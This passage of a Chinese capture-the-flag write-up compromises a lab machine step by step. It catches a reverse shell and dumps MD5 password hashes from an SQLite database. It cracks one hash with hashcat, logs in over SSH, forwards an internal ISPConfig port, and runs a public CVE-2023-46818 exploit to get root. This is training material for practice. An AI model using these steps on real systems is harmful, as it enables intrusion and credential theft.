
执行脚本
成功接收到shell
$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.64 40554
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
信息收集
在/var/www 目录下可以找到ispconfig文件和nocturnal_database.db并且存在密码hash,在home目录下存在用户tobias
$ pwd
/var/www/nocturnal.htb
$ cd ..
$ ls
html
ispconfig
nocturnal.htb
nocturnal_database
php-fcgi-scripts
$ strings nocturnal_database.db
SQLite format 3
<...>
indexsqlite_autoindex_users_1users
Mtestrefe8de352cd483af54ec60595508e54e,
Madmin123e6e061838856bf47e1de730719fb2609(
Mtest098f6bcd4621d373cade4e832627b4f6)
Me0Al5101ad4543a96a7fd84908fd0d802e7db(
Mkavif38cde1654b39fea2bd4f72f1ae4cdda*
Mtobias55c82b1ccd55ab219b3b109b07d5061d*
Mamandadf8b20aa0c935023f99ea58358fb63c4)
Madmind725aeba143f575736b07e045d8ceebb
testr
admin123
test
e0Al5
kavi
tobias
amanda
<...>
$ ls /home
tobias
密码破解
使用hashcat 破解密码
$ hashcat hash -a 0 -m 0  /opt/secLists/rockyou.txt
hashcat (v6.2.6) starting

<...>
Dictionary cache built:
* Filename..: /opt/secLists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 0 secs

55c82b1ccd55ab219b3b109b07d5061d:slowmotionapocalypse

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 55c82b1ccd55ab219b3b109b07d5061d
Time.Started.....: Sat Apr 19 21:41:24 2025 (1 sec)
Time.Estimated...: Sat Apr 19 21:41:25 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/opt/secLists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 14555.5 kH/s (0.17ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3702784/14344384 (25.81%)
Rejected.........: 0/3702784 (0.00%)
Restore.Point....: 3686400/14344384 (25.70%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: smartpimps -> slaton01
Hardware.Mon.#1..: Temp: 62c Util:  6%

Started: Sat Apr 19 21:41:09 2025
Stopped: Sat Apr 19 21:41:25 2025
权限提升
使用破解出的密码登录ssh,可以找到ispconfig服务运行在8080
$ ssh tobias@nocturnal.htb
tobias@nocturnal.htb's password:
<...>
Last login: Sat Apr 19 13:24:43 2025 from 10.10.16.24
tobias@nocturnal:~$ whoami
tobias
tobias@nocturnal:~$ id
uid=1000(tobias) gid=1000(tobias) groups=1000(tobias)
tobias@nocturnal:/var/www$ ls -la
total 24
drwxr-xr-x  6 ispconfig ispconfig 4096 Apr 14 09:26 .
drwxr-xr-x 14 root      root      4096 Oct 18  2024 ..
drwxr-xr-x  2 root      root      4096 Mar  4 15:02 html
lrwxrwxrwx  1 root      root        34 Oct 17  2024 ispconfig -> /usr/local/ispconfig/interface/web
drwxr-xr-x  2 www-data  www-data  4096 Apr 19 09:22 nocturnal_database
drwxr-xr-x  4 www-data  www-data  4096 Apr 19 13:20 nocturnal.htb
drwxr-xr-x  4 ispconfig ispconfig 4096 Oct 17  2024 php-fcgi-scripts
tobias@nocturnal:/var/www$ sudo -l
[sudo] password for tobias:
Sorry, user tobias may not run sudo on nocturnal.
tobias@nocturnal:/var/www$ ss -aunt
Netid           State            Recv-Q           Send-Q                     Local Address:Port                      Peer Address:Port           Process
udp             UNCONN           0                0                          127.0.0.53%lo:53                             0.0.0.0:*
tcp             LISTEN           0                10                             127.0.0.1:25                             0.0.0.0:*
tcp             LISTEN           0                70                             127.0.0.1:33060                          0.0.0.0:*
tcp             LISTEN           0                151                            127.0.0.1:3306                           0.0.0.0:*
tcp             LISTEN           0                10                             127.0.0.1:587                            0.0.0.0:*
tcp             LISTEN           0                4096                           127.0.0.1:8080                           0.0.0.0:*
tcp             LISTEN           0                511                              0.0.0.0:80                             0.0.0.0:*
tcp             LISTEN           0                4096                       127.0.0.53%lo:53                             0.0.0.0:*
tcp             LISTEN           0                128                              0.0.0.0:22                             0.0.0.0:*
tcp             ESTAB            0                36                           10.10.11.64:22                         10.10.16.24:41832
tcp             ESTAB            0                0                            10.10.11.64:40554                      10.10.16.24:9001
tcp             LISTEN           0                128                                 [::]:22                                [::]:*
使用ssh 进行本地端口转发ssh tobias@nocturnal.htb -L 8081:127.0.0.1:8080

访问本地8081端口,可以看到ispconfig

使用admin和破解出的密码的登录,登录成功,找到版本号为3.2.10p1


搜索exp,找到CVE-2023-46818,在github检索利用脚本
提权成功
$ python3 exploit.py http://127.0.0.1:8081 admin slowmotionapocalypse
[+] Target URL: http://127.0.0.1:8081/
[+] Logging in with username 'admin' and password 'slowmotionapocalypse'
[+] Injecting shell
[+] Launching shell

ispconfig-shell# id
uid=0(root) gid=0(root) groups=0(root)

